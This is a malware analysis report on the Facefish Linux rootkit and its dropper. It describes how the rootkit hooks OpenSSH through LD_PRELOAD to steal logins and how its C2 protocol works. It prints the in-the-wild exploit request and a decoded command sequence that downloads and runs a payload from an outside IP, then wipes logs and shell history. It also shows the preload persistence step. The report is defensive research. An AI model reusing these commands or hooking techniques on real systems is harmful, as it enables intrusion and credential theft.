Backdoor

Analysis report of the Facefish rootkit

Alex.Turing, jinye, Chai Linyuan

May 27, 2021 • 13 min read

Background

In Feb 2021, we came across an ELF sample using some CWP's Ndays exploits, we did some analysis, but after checking with a partner who has some nice visibility in network traffic in some China areas, we discovered there is literarily 0 hit for the C2 traffic. So we moved on.

On 4/26/2021, Juniper published a blog about this sample, we noticed that some important technical details were not mentioned in that blog, so we decided to complete and publish our report.

The ELF sample file (38fb322cc6d09a6ab85784ede56bc5a7) is a Dropper, which releases a Rootkit. Juniper did not name it, so we gave it a name `Facefish`, as the Dropper released different rootkits at different times, and Blowfish encryption algorithm has been used.

Facefish supports pretty flexible configuration, uses Diffie-Hellman exchange keys, Blowfish encrypted network communication, and targets Linux x64 systems.

Overview


Facefish consists of 2 parts, Dropper and Rootkit, and its main function is determined by the Rootkit module, which works at the Ring3 layer and is loaded using the `LD_PRELOAD` feature to steal user login credentials by hooking ssh/sshd

program related functions, and it also supports some backdoor functions. Therefore, Facefish can be characterized as a backdoor for Linux platform.

The main functions of Facefish are

- Upload device information
- Stealing user credentials
- Bounce Shell
- Execute arbitrary commands

The basic process is shown in the following diagram.



Propagation method

The vulnerabilities exploited in the wild are shown below

```
POST /admin/index.php?scripts=.%00./.%00./client/include/inc_index&service_start=;cd%
Host: xx.xxx.xxx.xx:2031
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 0
```

After decoding the part related to Facefish, the following execution command sequence is obtained, which can be seen that the main function is to download the payload of the first stage of execution, and then clean up the traces.

```
cd /usr/bin;
/usr/bin/wget http://176.111.174.26/76523y4gjhasd6/sshins;
chmod 0777 /usr/bin/sshins;
ls -al /usr/bin/sshins; ./sshins;
cat /etc/ld.so.preload;
rm -rf /usr/bin/sshins;
sed -i '/sshins/d' /usr/local/cwpsrv/logs/access_log;
history -c
```

Reverse Analysis

In simple terms, Facefish's infection procedure can be divided into 3 stages

Stage 0: Preliminary stage, spread through the vulnerability and implanted Dropper on the device

Stage 1: Release stage, Dropper releases the Rootkit

Stage 2: Operational stage, Rootkit collects and transmits back sensitive information and waits for the execution of the instructions issued by C2

Let’s take a look at Stage 1 and Stage 2.

Stage 1: Dropper Analysis

Dropper's base information is shown below, the main function is to detect the running environment, decrypt the Config and get C2 information, configure Rootkit, and finally release and start Rootkit.


> *MD5:38fb322cc6d09a6ab85784ede56bc5a7*

ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, stripped
Packer: UPX

It is worth mentioning that Dropper uses some `tricks` to counteract the detection of antivirus at the binary level.

Trick 1:upx with overlay

As shown in the figure below, the encrypted Config data is used as overlay to fill the end of the sample after upx shelling.




The purpose of this approach is twofold:

1. Counteracting upx decapsulation
2. The Config data is decoupled from the sample, so that the Config can be updated by the tool without compiling the source code, which is convenient for circulation in the black market.

Trick 2:elf without sections

As shown in the figure below, the section information in the sample is erased after the shell is removed



The purpose of this approach is also twofold:

Some tools that rely on section information for analysis do not work properly, and erasing sections makes analysis more difficult to a certain extent.

Some antivirus engines rely on the section information to generate the detection area of the feature, erase the section might blindfold some antivirus engines.

Dropper's main features

Dropper will output the following information when it runs

Based on this information, we can divide Dropper's functions into the following 4 stages

1. Detecting the runtime environment
2. Decrypting Config
3. Configure Rootkit
4. Release and start Rootkit

0x1:Detect the running environment

Read the first 16 bytes of `/bin/cat`, and determine the current system's bit number by checking the value of the 5th byte (EI_CLASS), currently Facefish only supports x64 system. Then it checks if it is running under root privileges and finally tries to read in the Config information from the end of its own file. If any of these steps fails, Facefish will give up the infection and exit directly.

```
  v5 = arch_byte;
  if ( (unsigned int)wrap_getuid() )
  {
    v8 = off_418998;
    v9 = "You need to be root to do this\n";
exit_proc:
    wrap_output((__int64)v9, v8, v6, (__int64)v7);
    return 2;
  }
  if ( !v5 )
  {
    v8 = off_418998;
    v9 = "[-] Failed to detect architecture\n";
    goto exit_proc;
  }
  wrap_printf((__int64)"[+] Architecture %d bits\n", v5);
  self = wrap_open((__int64)*argv, 0LL, v10);
  v12 = self;
  if ( (self & 0x80000000) != 0 )
  {
    v8 = off_418998;
    v9 = "[-] Failed to open self\n";
    goto exit_proc;
  }
```

0x2:Decrypting Config

The original Config information is 128 bytes long, encrypted with Blowfish's CBC mode, and stored at the end of the file in the form of overlay. The decryption key&iv of Blowfish is as follows.

- key:buil

- iv:00 00 00 00 00 00 00 00

It is worth mentioning that when using Blowfish, its author played a little trick to "disgust" security researchers during the coding process, as shown in the following code snippet.

At first glance, one would think that the key for Blowfish is "build". Note that the third parameter is 4, i.e. the length of the key is 4 bytes, so the real key is "buil".

Take the original Config as an example.

```
BD E8 3F 94 57 A4 82 94 E3 B6 E9 9C B7 91 BC 59
5B B2 7E 74 2D 2E 2D 9B 94 F6 E5 3A 51 C7 D8 56
E4 EF A8 81 AC EB A6 DF 8B 7E DB 5F 25 53 62 E2
00 A1 69 BB 42 08 34 03 46 AF A5 7B B7 50 97 69
EB B2 2E 78 68 13 FA 5B 41 37 B6 D0 FB FA DA E1
A0 9E 6E 5B 5B 89 B7 64 E8 58 B1 79 2F F5 0C FF
71 64 1A CB BB E9 10 1A A6 AC 68 AF 4D AD 67 D1
BA A1 F3 E6 87 46 09 05 19 72 94 63 9F 50 05 B7
```

The decrypted Config is shown below, you can see the c2:port information (176.111.174.26:443).

```
0000000  BE BA FE CA 86 8C D9 C4 33 15 FD 8B 58 02 00 00  ........3...X...
0000010  20 00 00 00 01 BB 00 00 00 00 00 00 00 00 00 00  ................
0000020  31 37 36 2E 31 31 31 2E 31 37 34 2E 32 36 00 00  176.111.174.26..
0000030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

The specific meaning of each field is as follows:

OFFSET	LENGTH	MEANING
0x00	4	magic
0x0c	4	interval
0x10	4	offset of c2
0x14	4	port

OFFSET	LENGTH	MEANING
0x20(pointed by 0x10)		c2

After the decryption is completed, the following code snippet is used to verify the Config, the verification method is relatively simple, that is, compare the magic value is not `0xCAFEBABE`, when the verification passed, enter the configuration Rootkit stage.

0x3:Configure Rootkit

Firstly, the current time is used as the seed to generate 16 bytes randomly as the new Blowfish encryption key, and the Config obtained from the previous stage is re-encrypted with the new key.

```
blowfish_prapare((__int64)&newkey, &cat_elfheader, 0x10uLL);
v43 = config;
v44 = 0LL;
do
{
  flag = *v43 ^ v44;
  sub_401B56((unsigned int *)&flag, v43, &cat_elfheader);
  v44 = *v45;
  v43 = v45 + 1;
}
while ( v46 != v43 );
```

Encrypt config with new key


Then use the flag `0xCAFEBABEDEADBEEF` to locate the specific location of the Rootkit in the Dropper and write the new encryption key and the re-encrypted Config information.

```
  flag = 0xCAFEBABEDEADBEEFLL;
  v48 = locate_flag(&rootkit_elf, 0x7948uLL, &flag, 8uLL);
  v50 = "[-] Invalid configuration";
  if ( !v48 )
  {
LABEL_37:
    sub_4022D4((__int64)v50, (__int64)v47, v6, v49);
    return 2;
  }
  v51 = v48;
  v52 = dword_418D70;
  v7 = (__int64 *)36;
  v53 = &newkey;
  while ( v7 )
  {
    *v51 = *(_DWORD *)v53;
    v53 = (__int64 *)((char *)v53 + 4);
    ++v51;
    v7 = (__int64 *)((char *)v7 - 1);
  }
```

Write key & config to Rootkit


The changes to the file are shown below.

Before writing.




```
EF BE AD DE BE BA FE CA 01 00 00 00 FF FF FF FF  ????????□
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
80 84 80 84 80 84 80 84 80 88 80 88 80 88 80 88  €?€€€€€€€€
```

After writing.




```
51 A8 30 79 E0 C3 45 76 A5 DD BE 1E BC 7D 5D 25  Q?0y??Ev???□?}]%
A1 EE 7D B7 DF 8D D2 B0 2A 6B 5E 70 E6 02 42 E6  ??}?????*k^p? B?
31 65 A2 2B A2 63 28 3A EF 99 4A 56 65 68 C6 D0  1e?+?c(:??JVeh??
FB 73 03 9C E5 61 14 E9 63 DB CF 41 5E 4F F0 8A  ?s□??a□?c??A^O??
AD 76 F1 FA 70 45 A4 29 57 2E C7 FF A3 8D BA 17  ?v??pE?)W.? ???□
6E 4B C2 3B B5 3B 20 28 74 C1 F7 E2 42 9E 95 4F  nK?;?; (t???B??O
6D AB 5B 94 45 ED 70 6E 89 7D 4B B2 BC 76 A0 0D  m?[?E?pn?}K??v?
FC 70 C3 65 CE 8E 1F 89 46 8C 32 A2 6A CE F1 79  ?p?e??□?F?2?j??y
26 45 24 F4 94 87 D0 78 99 9C D4 F0 B8 A5 19 52  &E$????x??????□R
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
80 84 80 84 80 84 80 84 80 88 80 88 80 88 80 88  €?€€€€€€€€
```

In this process because the encryption key is randomly generated, the MD5 value of the Rootkit released at different times is different, and we speculate that this design is used to counteract the black and white HASH detection of the antivirus.

It is also worth mentioning that Facefish specifically supports the FreeBSD operating system. The implementation is relatively simple, as shown below, that is, by determining whether the EI_OSABI in cat binary is equal to 9, if so, the EI_OSABI value in Rootkit is modified to 9.

0x4: Release and start Rootkit


Write the Rootkit configured in the previous stage to the `/lib64/libs.so` file, and write the following to `/etc/ld.so.preload` to realize the Rootkit preload.

```
/lib64/libs.so
```

Restart the ssh service with the following command to give Rootkit a chance to load into the sshd application

```
/etc/init.d/sshd restart
/etc/rc.d/sshd restart
service ssh restart
systemctl restart ssh
systemctl restart sshd.service
```

The actual effect is shown below.



At this point Dropper's task is complete and Rootkit starts working.

Stage 2:Rootkit Analysis

Facefish's Rootkit module libs.so works at the Ring3 layer and is loaded through the LD_PRELOAD feature, its basic information is as follows.

> *MD5:d6ece2d07aa6c0a9e752c65fbe4c4ac2*
> *ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, stripped*

In IDA you can see that it exports 3 functions, according to the preload mechanism, when rootkit is loaded, they will replace libc's function of the same name and implement hook.

`init_proc` function, its main function is to hook ssh/sshd process related functions in order to steal login credentials.
The `bind` function, whose main function is to report device information and wait for the execution of C2 commands.
The `start` function, whose main function is to calculate keys for the key exchange process in network communication.

Analysis of the .init_proc function

The .init_proc function will first decrypt Config, get C2, PORT and other related information, then determine if the process being injected is SSH/SSHD, if it is, then HOOK the related functions that handle the credentials, and finally when ssh actively connects to it, or when sshd passively receives an external connection, Facefish, with the help of Hook function steals the login credentials and sends them to C2.

0x1 Finding SSH

If the current system is FreeBSD, the dlopen function obtains the address of the link_map structure and uses the link_map to iterate through the modules loaded by the current process to find SSH-related modules.

If the current system is not FreeBSD, the address of the link_map is obtained from item 2 of the `.got.plt` table.

After getting the SSH related module, the next step is to determine if the module is ssh/sshd in a relatively simple way, i.e. verifying that the following string is present in the module. By this, it is known that Facefish in fact only attacks the OpenSSH implementation of client/server.

```
1:usage: ssh
2:OpenSSH_
```

0x2 HOOK function

First, Facefish looks for the address of the function to be hooked

where the ssh function to be hooked is shown as follows.


```
dq offset aReadPassphrase
                        ; DATA XREF: _init_proc+2BB↑o
                        ; "read_passphrase"
dq offset aReadPassphrase_0 ; "read_passphrase: stdin is not a tty"
dq 0
dq offset aSshUserauth2 ; "ssh_userauth2"
 dq offset aSshUserauth2In
                        ; DATA XREF: _init_proc+9D0↑w
        ssh related     ; "ssh_userauth2: internal error:"
dq 0
dq offset aKeyPermOk    ; "key_perm_ok"
dq offset aThisPrivateKey ; "This private key will be ignored."
dq 0
dq offset aLoadIdentityFi ; "load_identity_file"
dq offset aEnterPassphras ; "Enter passphrase for key"
dq 0
```

The sshd function to be hooked is shown below.

```
dq offset aUserKeyAllowed
                        ; DATA XREF: _init_proc+2D2↑o
                        ; "user_key_allowed2"
dq offset aTryingPublicKe ; "trying public key file %s"
dq 0
dq offset aSshpamAuthPass ; "sshpam_auth_passwd"
dq offset aPamSCalledWhen ; "PAM: %s called when PAM disabled"
dq 0        sshd related
dq offset aAuthShadowPwex ; "auth_shadow_pwexpired"
dq offset aCouldNotGetSha ; "Could not get shadow information"
dq 0
dq offset aGetpwnamallow ; "getpwnamallow"
dq offset aInvalidUser100 ; "Invalid user %.100s from"
dq 0
```

If it is not found, the function name is prefixed with Fssh_ and looked for again. If it is still not found, the function is located indirectly through the string in the function. Finally, the Hook is implemented by the following code snippet

The actual comparison before and after HOOK is shown below.



0x3 Stealing login credentials

Facefish steals the login credentials with the help of the function after Hook and reports it to C2.

The reported data format is `%08x-%08x-%08x-%08x,%s,%s,%s,%s,%s`, where the first 32 sections are the encrypted key, followed by the account number, remote host, password and other information.

The information reported in practice is shown below.

```
(gdb) x/s $rsi
0x7fffffff3b90: "7930a851-7645c3e0-1ebedda5-255d7dbc,root,facefish,123.59.211.71,testpd,"
```

bind function analysis

Once the user logs in through ssh, it will trigger the bind function and then execute a series of backdoor behavior, as follows.

If the backdoor is initialized normally, it will first fork the backdoor process and enter the instruction loop of C2 connection, and the parent process will call the real bind function through syscall(0x68/0x31).

```
syscall_num = 0x68LL;
if ( !flag_SysABI_FreeBSD_7FBF099B6EF4 )
  syscall_num = 0x31LL;
return syscall(syscall_num, sockfd_1, addr, addrlen_1);
```

0x1: Host behavior

Determine if the sshd parent process exists, if the parent process exits, the backdoor process also exits.

```
{                                       // Child
  signal(0x11, (__sighandler_t)1);
  while ( 1 )
  {
    kill_res = kill(pid, 0);            // check parent
    if ( kill_res )
      goto _exit;
```

If the parent process exists start collecting host information, including: CPU model, Arch, memory size, hard disk size, ssh service related configuration file and credential data.

```
collect_info((__int64)proc_cpuinfo, (__int64)model_name, (__int64)cb_cpuinfo_modelname, (__int64)&system_info);
collect_info((__int64)proc_cpuinfo, (__int64)flags, (__int64)cb_cpuinfo_flags, (__int64)&system_info);
collect_info((__int64)aProcMeminfo, (__int64)mem_total, (__int64)cb_processmeminfo_memtotal, (__int64)&system_info);
loop_dir_7FBF099B011B(
  path_home,
  0LL,
  (unsigned int (__fastcall *)(char *, __int64))cb_ssh_known_hosts,
  (__int64)&system_info,
  0);
collect_info(
  (__int64)aRootSshKnownHosts,
  (__int64)&str_tab_d_a_space[3],
  (__int64)combine_ssh_host_result,
  (__int64)&system_info);
collect_info((__int64)aEtcSshSshdConf, 0LL, (__int64)cb_sshd_config, (__int64)&system_info);
loop_dir_7FBF099B011B(
  path_etc,
  release,
  (unsigned int (__fastcall *)(char *, __int64))cb_PRETTY_NAME,
  (__int64)&system_info,
  0);
loop_dir_7FBF099B011B(
  aProc,
  0LL,
  (unsigned int (__fastcall *)(char *, __int64))cb_proc_cmdline,
  (__int64)&system_info,
  1);
```

CPU model

Memory

Hard disk

Network device

SSH service related

0x2: Introduction to C2 commands

Facefish uses a complex communication protocol and encryption algorithm, among which the instructions starting with 0x2XX are used to exchange public keys, which we will analyze in detail in the next subsection. Here is a brief explanation of the C2 functional instructions.

- Send 0x305

Whether to send the registration information 0x305, if not, collect the information and report it.

- Send 0x300

Function to report stolen credential information

- Send 0x301

Collect uname information, group packets and send 0x301, wait for further instructions

- Receive 0x302

Accept command 0x302, reverse shell.

- Receive 0x310

Accept command 0x310, execute any system command

- Send 0x311

Send instruction 0x311 to return the result of bash execution

- Receive 0x312

Accept instruction 0x312 to re-collect and report host information

0x3: Communication protocol analysis

Rootkit's communication process uses DH (Diffie–Hellman) key exchange protocol/algorithm for key exchange, and BlowFish is used for communication data encryption, so it is impossible to decrypt the traffic data only. Each session is divided into two phases, the first phase is key negotiation, the second phase uses the negotiated key to encrypt the sent data, receives and decrypts a C2 command, and then disconnects the TCP connection. This one-at-a-time encryption communication method is difficult to detect precisely by traffic characteristics.

Generally speaking, the easiest way to communicate using the DH protocol framework is to use the OpenSSL library, and the author of Facefish has coded (or used some open source projects) the whole communication process himself, and the code size is very compact because no third-party libraries are introduced.

- DH communication principle

The whole communication protocol is based on the DH framework, so we need to understand the DH communication principle briefly first. Without discussing the mathematical principle behind, we use a simple example to describe the communication process directly by formula.

Step 1. A generates a random number a=4, chooses a prime number p=23, and a base number g=5, and calculates the public key A ($A = g^a \mod p = 5^4 \mod 23 = 4$), then sends p, g, and A to B at the same time.

